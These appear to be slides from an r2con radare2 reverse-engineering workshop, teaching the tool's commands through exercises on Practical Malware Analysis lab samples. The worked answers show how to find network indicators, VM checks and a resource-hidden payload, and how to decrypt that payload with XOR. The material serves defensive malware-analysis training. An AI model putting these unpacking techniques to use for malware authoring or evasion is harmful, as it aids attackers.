R2con – workshop

Like dwarf fortress, but for reversers.

Agenda

I. Setup and General Overview
II. The Alphabet of commands
III. Pwning with r2

Radare2 trainings Telegram group

https://t.me/joinchat/AppM-EPqoyY9Ig5t8f9qRA

Setup and General Overview

Maxime Morin @Maijin212

Agenda

I. Setup and General Overview
   A. Installation
   B. Who am I
   C. Workshop materials
   D. What is radare2?
   E. Toolset


Installation

Linux/OSX (recommended for the workshop)

git clone https://github.com/radare/radare2

cd radare2


./sys/install.sh (or ./sys/user.sh for local install)



```
 maijin@Slash  ~/Documents/Projects/radare2  ᚠ master  ./sys/install.sh
WARNING: Updating from remote repository
remote: Counting objects: 248, done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 248 (delta 197), reused 198 (delta 194), pack-reused 42
Receiving objects: 100% (248/248), 39.05 KiB | 3.00 MiB/s, done.
Resolving deltas: 100% (197/197), completed with 57 local objects.
From https://github.com/radare/radare2
   5c0eaa71f..cbb83413a  master       -> origin/master
 + 473b3908f...1e6ebb95d anal-classes -> origin/anal-classes  (forced update)
 * [new branch]          fix-str-r0   -> origin/fix-str-r0
 * [new branch]          kill-end     -> origin/kill-end
Updating 5c0eaa71f..cbb83413a
Fast-forward
 binr/rabin2/rabin2.c         |   8 ++--
 binr/radare2/radare2.c       |   6 ++-
 libr/anal/fcn.c              |   2 +-
 libr/anal/p/anal_arm_cs.c    |   2 -
 libr/anal/p/anal_m68k_cs.c   |   2 -
 libr/anal/p/anal_mips_cs.c   |   2 -
 libr/anal/p/anal_ppc_cs.c    |   2 -
 libr/anal/p/anal_sparc_cs.c  |   2 -
 libr/anal/var.c              |   2 +-
 libr/asm/p/asm_x86_nz.c      | 102 ++++++++++++++++++++++-------------------
 libr/bin/format/elf/elf.c    |   3 +-
 libr/core/canal.c            |  43 ++++++++++--------
 libr/core/cmd_anal.c         |   3 ++
 libr/core/cmd_debug.c        |   2 +-
 libr/core/cmd_help.c         |  16 +++++--
 libr/core/disasm.c           |  40 +++++++---------
 libr/core/linux_heap_glibc.c |  57 ++++++++++++++++++++---
 libr/core/panels.c           | 545 ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
 libr/core/vasm.c             |   2 +-
 libr/debug/debug.c           |   8 +++-
 sys/shellcheck.sh            |  16 ++++---
 sys/user.sh                  |   8 +++-
 22 files changed, 484 insertions(+), 389 deletions(-)

export USE_R2_CAPSTONE=
```

Windows

Use Appveyor link to get the windows installer



Windows Installer

Preparing to install...

Who am I?

Maxime Morin // Maijin // @maijin212

- 25 years old, french expat in Netherlands !
- Working as an Incident Intelligence Analyst in the i3 team
- Contributor of **radare2**, mostly tests and documentation.
- Mostly Malware analysis.
- Founder of the *HackGyver* (Hackerspace) in France

Workshop materials

- https://github.com/mikesiko/PracticalMalwareAnalysis-L abs (7z x .7z and 7z x .exe)


What is radare2


- Free and OpenSource RE Framework
- Focus on portable, extensible, expressive
- Hobby project started in 2006
- Full rewrite in 2009 as radare2
- Few contributors until 2013
- About 1k+ users in irc/telegram
- 12.7k followers on Twitter
- 4 years organizing a Summer Of Code


What is radare2


- Hexadecimal Editor
- Assembler / Disassembler
- Support for a lot of file formats and archs
- Static / Dynamic Analysis
- Hash / Entropy / BinDiffing
- Debugger / Emulator
- ROP Finder / Payload Generator
- Scripting support for many languages
- Plugins / Package Manager
- Portable
- `$ rasm2 -L`
- `$ rabin2 -L`
- `$ r2pm init && r2pm -s`

What can I inspect?









Toolset

- rax2
- rabin2
- rahash2
- rasm2
- rarun2
- radiff2
- rafind2
- ragg2
- r2pm
- r2agent
- r2
- r2 modes (-n, -d, -w)
- Mode JSON/quiet/superquiet
- Radare2 modes (CLI/Visual/Panels)

The Alphabet of commands

Maxime Morin @Maijin212

Agenda

I. The Alphabet of commands
   A. ? → help
   B. i → information
   C. p, s, b,f, @, $, ?, !, > → print, seek, block, flags, temp, variable, expression, system and redirection
   D. a → Basic Analysis
   E. e → eval variables
   F. C/P → metadata/Projects
   G. /, @@ → search/iterator
   H. w, r, u → write, resize and undo

1 command ↔ 1 Reverse-Engineering Notion

1. Every characters has a meaning i.e (a = analyse, p = print)
2. Every command is a succession of characters i.e pdf =
   a. p <-> print
   b. d <-> disassemble
3. Every command is documented with cmd? I.e : pdf?, ?, ???, ?@?, ?$?

? → help

- https://www.radare.org/r/docs.html
- https://radare.gitbooks.io/radare2book/content
- Github/IRC/Telegram/Blog
- man radare2, rabin2, etc.
- ? -> Alphabet of commands
- V? for visual mode help


```
 .--.     .-------------.
 | _|     |             |
 | O O   <  Please Help |
 |  |  |  |             |
 || | /   `-------------'
 |`-'|
 `---'
```

? → help

Chapter_1L/*

- How do I **p**rint the he**x**dump
- How do I **p**rint **d**isassembly
- How do I **a**nalyze **o**pcode
- How do I get the **i**mport **i**nformation
- How do I enable the user-friendly HUD in visual mode

Writeup in MIN(~10 minutes)




```
0> add|
 - add comment
   set breakpoint
   remove breakpoint ?i delete breakpoint at given address;db-`?y`
```

? → help

Solution -


- px
- pd
- ao
- ii
- V??



```
0> add|
 - add comment
   set breakpoint
   remove breakpoint ?i delete breakpoint at given address;db-`?y`
```

i → information

- i?
- V! -> info
- https://www.radare.org/r/cmp.html
- rabin2


Fatmach0/Mach0

Headers (ih)

```
  [0x1000011e0]> ih
  0x00000000  Magic        0xfeedfacf
  0x00000004  CpuType      0x1000007
  0x00000008  CpuSubType   0x80000003
  0x0000000c  FileType     0x2
  0x00000010  nCmds        18
  0x00000014  sizeOfCmds   1800
  0x00000018  Flags        0x200085
...
  Load Command 0
  0x00000020  cmd           0x19 LC_SEGMENT_64
  0x00000024  cmdsize       72
...
```

i → information

Chapter_1L/* Writeup in MIN(~15 minutes)

- What is the file format / Architecture / Bits of the files?
- Get compilation date of the files?
- Using the i? subset, what are the indicators for packing/obfuscation?
- Do any imports hint at what this malware does? If so, which imports are they?
- Are there any other files or host-based indicators that you could look for on infected systems?
- What network-based indicators could be used to find this malware on infected machines?
- Do the files contain any resources?

i → information

Chapter_1L/*   Writeup in MIN(~15 minutes)

- il
- il
- iS shows UPX sections, some binaries don't have strings visible
- URL manipulation, GetTempPathA, etc. (ii)
- \system32\wupdmgr.exe, via izz
- http://www.practicalmalwareanalysis[.]com/updater.exe in Lab01-04.exe for example (using izz)
- Lab01-04.exe for example does (via iR)

p → print
s → seek
b → block
f → flags
@ → temp
$ → variable
? → expression
! → system
> → redirection

- s/s-
- ph/pd/pD/px/p8/p=
- ???, ?S
- rax2
- @
- !ls vs ls
- ~ vs | grep
- ~...
- V/Vb/Vp/V_/Vo

p → print
s → seek
b → block
f → flags
@ → temp
$ → variable
? → expression
! → system
> → redirection

Lab01-04.exe **Writeup in MIN(~15 minutes)**

- Print the md5 of one of the files
- Print the first 0x4 bytes hexadecimal of the resource
- Print the libmagic data of the resource
- Print the hexadecimal value of the resource in a file
- Within radare2 CLI, list the file of the current folder and print the md4 of the Lab01-02.exe using rahash2
- What is the physical address of 0x00404060


p → print
s → seek
b → block
f → flags
@ → temp
$ → variable
? → expression
! → system
> → redirection

Lab01-04.exe **Writeup in MIN(~15 minutes)**

- Open with r2 -nn to not map binary, then ph $s @ 0 (to hash the whole file from offset 0)
- p8 0x4 @ resource.0
- pm @ resource.0
- wtf myresource 16K @ resource.0 (check the resource size with iR, you can also retrieve value with f or fl)
- ls ; !rahash2 -a md4 Lab01-02.exe
- ?p 0x00404060

a → Basic Analysis

- af/aaX
- afl/afi/Vv
- pdf/pdr/VV
- afv
- ahi/Vd
- ao/aod
- axt/VV/Vx/VX/u/U/r [gX] [1]



```
[0x100001200]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
[x] Use -AA or aaaa to perform additional experimental analysis.
```

a → Basic Analysis

Lab05-01.dll **Writeup in ~15 minutes**

- What are the exports of the DLL?
- Use the HUD to browse to gethostbyname. How many functions call gethostbyname? Can you figure out which DNS request will be made?
- How many local variables does the subroutine at fcn.10014e90 have?
- Use the HUD to locate the string \cmd.exe /c in the disassembly, What is happening in the area of code that references \cmd.exe /c?
- In function located at offset 0x10006196
    - Change the immediate in strings for instruction located at 0x100061dc
    - What is this string about?
    - Could you rename the function accordingly?

a → Basic Analysis

Lab05-01.dll **Writeup in ~15 minutes**

- iE

- aaa then V_ select sym.imp.WS2_32.dll_gethostbyname. x to find xref, you can browse using arrow and press numbers. The 5th one 0x10001757, you can find the URL at 0x1000174e.


- afi @ fcn.10014e90 -> 0

- / cmd shows 0x10095b35


- In function located at offset 0x10006196
  - Select 0x100061dc and type di then s in visual mode, or use ahi s @ 0x100061dc
  - hXMV is used for checking vmware
  - dr in visual mode (for example fcn.check_vmware or afn

e → eval variables

- e?/e??
- e asm.arch/e asm.bits
- ec/VR
- Vb -> editor
- ~/.radare2rc




```
[0x00401adb 12% 305 Practical Malware Analysis Labs/BinaryCollection/Chapter_12L/Lab12-02.exe]> pd $r @ entry0
            ;-- entry0:
            ;-- eip:
            0x00401adb      55             PUSH EBP
            0x00401adc      8bec           MOV EBP, ESP
            0x00401ade      6aff           PUSH 0xFFFFFFFFFFFFFFFF
            0x00401ae0      68e0404000     PUSH 0x4040E0              ; 0x4040e0
            0x00401ae5      68a0254000     PUSH 0x4025A0              ; 0x4025a0
            0x00401aea      64a100000000   MOV EAX, DWORD FS:[0]
            0x00401af0      50             PUSH EAX
            0x00401af1      648925000000
            0x00401af8      83ec10
            0x00401afb      53
            0x00401afc      56
            0x00401afd      57
            0x00401afe      8965e8
            0x00401b01      ff155c40400
            0x00401b07      33d2
            0x00401b09      8ad4
            0x00401b0b      8915e452400
```



```
          │   0x00401d8d      3d8e0000c0     CMP EAX, 0xC000008E          ; 0xc000008e
        ┌─< 0x00401d92      750c           JNE 0x401DA0                 ;[4]
        ││  0x00401d94      c7050c514000.  MOV DWORD [0x40510C], 0x83      ; [0x40510c:4]=140
       ┌──< 0x00401d9e      eb70           JMP 0x401E10                 ;[5]
       │└─> 0x00401da0      3d900000c0     CMP EAX, 0xC0000090          ; 0xc0000090
       │┌─< 0x00401da5      750c           JNE 0x401DB3                 ;[6]
       │││  0x00401da7      c7050c514000.  MOV DWORD [0x40510C], 0x81      ; [0x40510c:4]=140
      ┌───< 0x00401db1      eb5d           JMP 0x401E10                 ;[5]
      ││└─> 0x00401db3      3d910000c0     CMP EAX, 0xC0000091          ; 0xc0000091
      ││┌─< 0x00401db8      750c           JNE 0x401DC6                 ;[7]
      ││││  0x00401dba      c7050c514000.  MOV DWORD [0x40510C], 0x84      ; [0x40510c:4]=140
     ┌────< 0x00401dc4      eb4a           JMP 0x401E10                 ;[5]
     │││└─> 0x00401dc6      3d930000c0     CMP EAX, 0xC0000093          ; 0xc0000093
     │││┌─< 0x00401dcb      750c           JNE 0x401DD9                 ;[8]
     │││││  0x00401dcd      c7050c514000.  MOV DWORD [0x40510C], 0x85      ; [0x40510c:4]=140
    ┌─────< 0x00401dd7      eb37           JMP 0x401E10                 ;[5]
    ││││└─> 0x00401dd9      3d8d0000c0     CMP EAX, 0xC000008D          ; 0xc000008d
```

C/P → Metadata/Projects

- CCu and V;
- Ps
- e prj.simple
- http://radare.today/posts/project-files/



```
 f fcn.0040dd78 254 0x0040dd78
 f fcn.0040d940 999 0x0040d940
+fs *
+f sym.interestingstr 1 0x00406460
 # eval
 "e anal.a2f = false"
 "e anal.afterjmp = true"
@@ -5376,6 +5378,7 @@ f section..rsrc 23
 S 0x00010000 0x00416000 0x0003a200 0x00
 # meta
 CCu base64:WzBdIHZhPTB4MDA0MDEwMDAgcGE9
+CCu base64:eG9ya2V5 @ 0x004061cc
 CCu base64:WzFdIHZhPTB4MDA0MGYwMDAgcGE9
 CCu base64:WzJdIHZhPTB4MDA0MTAwMDAgcGE9
 CCu base64:WzNdIHZhPTB4MDA0MTIwMDAgcGE9
@@ -15088,8 +15091,8 @@ afxC 0x405fa0 0x
 afxC 0x405fa0 0x405fa0
 afxC 0x405fa0 0x405fa0
 afS 128 @ 0x405fa0
-f fcn.00406188 111 0x00406188
-af+ 0x00406188 fcn.00406188 f n
+f xor_func 111 0x00406188
+af+ 0x00406188 xor_func f n
 afC cdecl @ 0x00406188
 afb+ 0x00406188 0x00406188 48 0x004061d
 afb+ 0x00406188 0x004061b8 5 0x004061bd
@@ -31193,4 +31196,4 @@ tk func.Register
 tk strndup=func
 # macros
 # seek
-s 0x00406380
+s 0x00406188
```

1. r2 ~/Documents/Projects/Reverse/\#_SAMPLES/normal.exe (radare2)

```
[0x00401000]> P?
|Usage: P[?osi] [file]Project management
| Pc [file]     show project script to console
| Pd [file]     delete project
| Pi [file]     show project information
| Pl            list all projects
| Pn[j]         show project notes (Pnj for json)
| Pn [base64]   set notes text
| Pn -          edit notes with cfg.editor
| Po [file]     open project
| Ps [file]     save project
| PS [file]     save script file
| NOTE:         See 'e??prj.'
| NOTE:         project are stored in ~/.config/radare2/projects
[0x00401000]> _
```

Commits on Mar 10, 2017

Found decryption routine and key !
Maijin committed 2 days ago

Found ressource_handler
Maijin committed 2 days ago


Analysed the bin
Maijin committed 2 days ago

Initial Commit
Maijin committed 2 days ago

© 2017 GitHub, Inc. Terms Privacy Security Status Help

/ → search
@@ → iterator


- /
- /x
- /c
- /R
- search.in/search.from/search.to
- rafind2
- @@



```
[0x100001200]> /x 90
Searching 1 byte in [0x100000f20-0x1000045f6]
hits: 19
Searching 1 byte in [0x1000045f8-0x100004f69]
hits: 1
Searching 1 byte in [0x100004f6c-0x100004ffc]
hits: 0
Searching 1 byte in [0x100005000-0x100005298]
hits: 0
Searching 1 byte in [0x1000052a0-0x1000054c8]
hits: 0
Searching 1 byte in [0x1000054d0-0x1000054f8]
hits: 0
Searching 1 byte in [0x100005500-0x10000566c]
hits: 0
0x100001a23 hit0_0 90
0x10000248f hit0_1 90
0x1000027b2 hit0_2 90
0x100002b2e hit0_3 90
0x1000032b8 hit0_4 90
```

w, r, u → write, resize and undo

- VA
- wao?
- w?
- r?
- rahash2



```
Write some x86-64 assembly...

[VA:2]> jmp $$+23
* eb15

            ;-- main:
            ;-- entry0:
            ;-- func.100001200:
            ;-- rip:
         ┌─< 0x100001200    1  eb15            jmp 0x100001217          ;[1]
         │   0x100001202       89e5            mov ebp, esp
         │   0x100001204       4157            push r15
         │   0x100001206       4156            push r14
         │   0x100001208       4155            push r13
         │   0x10000120a       4154            push r12
         │   0x10000120c       53              push rbx
         │   0x10000120d       4881ec180600.   sub rsp, 0x618
         │   0x100001214       4989f7          mov r15, rsi
         └─> 0x100001217       4189fe          mov r14d, edi
```

w, r, u → write, resize and undo

Lab12-02.exe

Writeup in MIN(~15 minutes)

- What is the purpose of this program?
- How does the launcher program hide execution?
- Where is the malicious payload stored?
- Rename the function that is fetching/decrypting the payload
- How is the malicious payload protected?
- How are strings protected?
- (Extract and decrypt the payload)

w, r, u → write, resize and undo

Lab12-02.exe **Writeup in MIN(~15 minutes)**

- It's Launcher (tries to launch another program)
- Hide the other executable in its resource
- In its resource (iR)
- Use V_ to locate a resource function like sym.imp.KERNEL32.dll_FindResourceA, then x to find where its called you can then use dr in visual mode
- In its resource at 0x00406084
- xor byte you can find 0x0040141b, can be found after looking around the resource function
- wtf resourceoflab 24K @ resource.0. Close r2 with q, then r2 -nn resourceoflab and b $s, wox 0x41 (b $s is for setting)

whoami

XVilka aka Anton Kochkov

@akochkov

Reverse engineer and firmware dissector

TRUECOLOURS zealot.

KeenLab of Tencent

C, Assembly, Python and OCaml fluent speaker

Analysis

General concept and details

Agenda

The Alphabet of commands

1. a, z → Advanced Analysis (anal.in anal.from etc.)
2. c → comparison
3. t → types
4. icc / av → Classes/VirtualTables
5. ae -> Emulation
6. as, d, g → syscall/debug/shellcode/debug info (pdb/dwarf etc.)
7. Remote debugger
8. o, S, m → open/map/Section/mount
9. L, ., %, # → scripting

Layers of analysis

Radare2 perform analysis on 3 different abstraction levels:

- Program level
- Function level
- Basic block level

Program level analysis

Most of the program analysis level commands start with aa prefix:

- aac - analyse function calls (from one function)
- aaf - analyse function calls (across all functions)
- aad - analyse pointers to pointers references
- aar - analyse data references
- aan - autoname functions
- aab - “Nucleus” analysis algorithm
- av - analyse virtual tables (C++ and beyond)

Function level analysis

Most of the function analysis commands start with af prefix:

- af - analyse function
- afm - merge current function with specified one
- aff - re-adjust function to fit
- afu - resize and analyse function until specified address
- afc - set calling convention for the current function
- afB - set bitness for the current function (e.g. for ARM/Thumb)

Basic block level analysis

Radare2 allows manual basic block manipulation. All basic block commands are located under afb prefix:

- afb - list all basic blocks of the function
- afb. - show the information of current basic block
- afb+ - add basic block manually
- afbi - show current basic block details
- afbe - add basic block edge for switch cases

Analysis engine configuration

Radare2 analysis engine (loop) is very flexible. Most of the high-level commands can be performed as a sequence of more atomic commands. And good amount of thing can be configured through config variables.

Most of the relevant configuration options are located under anal namespace

Flow control configuration

- anal.hasnext - continues the analysis after the function end
- anal.afterjmp - continue the analysis after jump instructions
- anal.ijmp - follow the indirect jumps where possible
- anal.pushret - analyse “push+ret”as jump
- anal.nopskip - skip NOPs at function beginning

Reference Analysis configuration

anal.jmpref - create the references for unconditional jump

anal.cjmpref - create the references for conditional jumps

anal.datarefs - follow the references in the code

anal.refstr - search for strings following the data references

anal.string - search for strings and create references

Anal limits

anal.limits - enable the limits for the analysis loop

anal.from - the starting address of a range

anal.to - the end address of a range

anal.in - the end of range

Jump tables configuration

anal.ijmp - follow the indirect jumps, affects some types of the jump tables

anal.datarefs - follow the data references, affects some types of the jump tables

Graphs

If analysis is done the graph information is available

Most of graphs commands are available under ag prefix

agc - function calgraph

agC - generate the global callgraph

agf - show an ASCII graph of the function

agR - global refrnces graph

agr - references graph

agx - cross references graph

Types

Radare2 has a support for C-like types, both simple and complex (structures and unions)

Most of the type related commands are located under the t prefix.

`to file.h` - parse C header and load types from it

`td struct qwe {int a; char* b;};` - parse C string and load types from int

`tp type = addr` - cast C type at some data at address

`tl type = addr` - permanently link type of address

`tk` - raw requests to the types SDB database

Types

We do not follow C standards strictly. For the reverse engineer's comfort we use bool, uintN_t and intN_t types as the most atomic. We do support standard types like _Bool or short, but we encourage do not use them because of the ambiguity.

The include directory specified through dir.types

The C parsing algorithm depends on the values of `asm.arch`, `asm.bits` and `asm.os`.

t can be used for listing the basic types

ts command created for listing structured types

tu is for unions

te is for enums

tt is for typedefs

Types

When we created our own type with td or to command, we can link the type to the particular addresses in the program, thus marking them for a types inference or any kind of related analysis.

```
"td struct qwe { int a; char* b;};"

tp qwe

a : 0x00005310 = 2300456

b : 0x00005314 = "dfgd"

tl qwe = 0x5318
```

Check the visual mode output with linked addreses

Structures in disassembly

One of the most common cases when we define a data structure, link it to a few addresses in memory or in the program, and want to convert its members' access in the disassembly.

For example we have

```
mov dword [rax + 0x34], rdx
```

In this case 0x34 can be a structure offset, and we can setup it manually with ta command if the number matches any of the members offsets (tas lists the available choices).

taa command perform the same, but automatically for a given function

Type inference

Radare2 supports the basic types inference and propagation across the problem

aftm - type matching for a one function

afta - type matching and propagation across the whole program

Moreover, there is a support for a constrained types, where radare2 tries to determine the possible intervals of the values (or it can be changed manually). You need to enable anal.types.constraint = true. Beware that feature is still experimental and might be wrong in some cases. We appreciate the feedback about it.

Variables

Radare2 supports defining and analysing different types of a local (in-function) variables: register-based, stack-based, frame-pointer-based.

Most of the command are prefixed with the afv

avfT - list T-based variables/arguments

afvT - define T-based variable/argument

afvT- - remove T-based variable/argument

afvt - change the type for a given variable/argument

With afvR and afvW you can list the variables/arguments begin read and write accordingly.

Variables are automatically analysed within type inference loop.

Calling conventions

Along with types for variables and memory addresses there is a support for setting a type for function and its calling convention.

afc - show/set calling convention for a current function

afca - try to analyse the function and guess its calling convention automatically.

afcl - list all available calling conventions.

Every calling convention is not hardcoded but defined in SDB, so additional or custom calling conventions can be added easily.

Function types

It is possible to set a current function type by changing its arguments types with corresponding afv commands.

But there is a way to boost a function types recognition and further propagation of the types across the related variables.

Radare2 has a predefined set of a standard functions, for example from standard C library, with predefined prototypes.

You can show the prototype for a function by its name with afcf command.

These prototypes are also defined in the SDB.

libr/anal/d/cc-[arch]-[bits].sdb

Printf-like functions

Apart from the fixed-number of arguments functions it is common to have a variable-count arguments functions. One of the most common examples are printf-like functions, usually a gold for a reverse engineer (due to the additional bits of the information).

afta command also parses the format strings for printf-like functions

```
int printf("some log: %s @ 0x%x of %d bytes");
```

Note, that the format for parsing the these strings can be different across different languages and operating systems. Thus it is also defined in SDB in libr/anal/d/spec.sdb

Signatures

Radare2 allows to load and create function signatures, in its own format and the IDA Pro’s FLIRT format.

All signatures features are prefixed with z (zignatures):

z - to show all signatures

zaf - add the function signature for a current one

zos - to save all created signatures

zo - to open the file with signatures

z/ is can be used for searching matched functions after loading the signatures

zfd/zfs is to open FLIRT file and scan after

Analysis information database

A huge chunk of the analysis metainformation is predefined in the shipped SDB databases and even bigger is generated during the automatic analysis and adding the metainformation manually.

SDB database is a sting-based simple key-value storage.

It is a separate project, but also radare2 provides the commands for introspection of the databases used by radare2. All introspection commands are prefixed with `k`.

`k **` list all available namespaces

`k anal/meta/*~.C` will list all comments (base64)

`k foo=bar` will set a KV pair manually

Emulation

Hello from ESIL

ESIL introduction

Radare2 has its own Intermediate Language and its VM

It’s RPN form (Reverse Polish Notation)

Allows to emulate parts of the programs

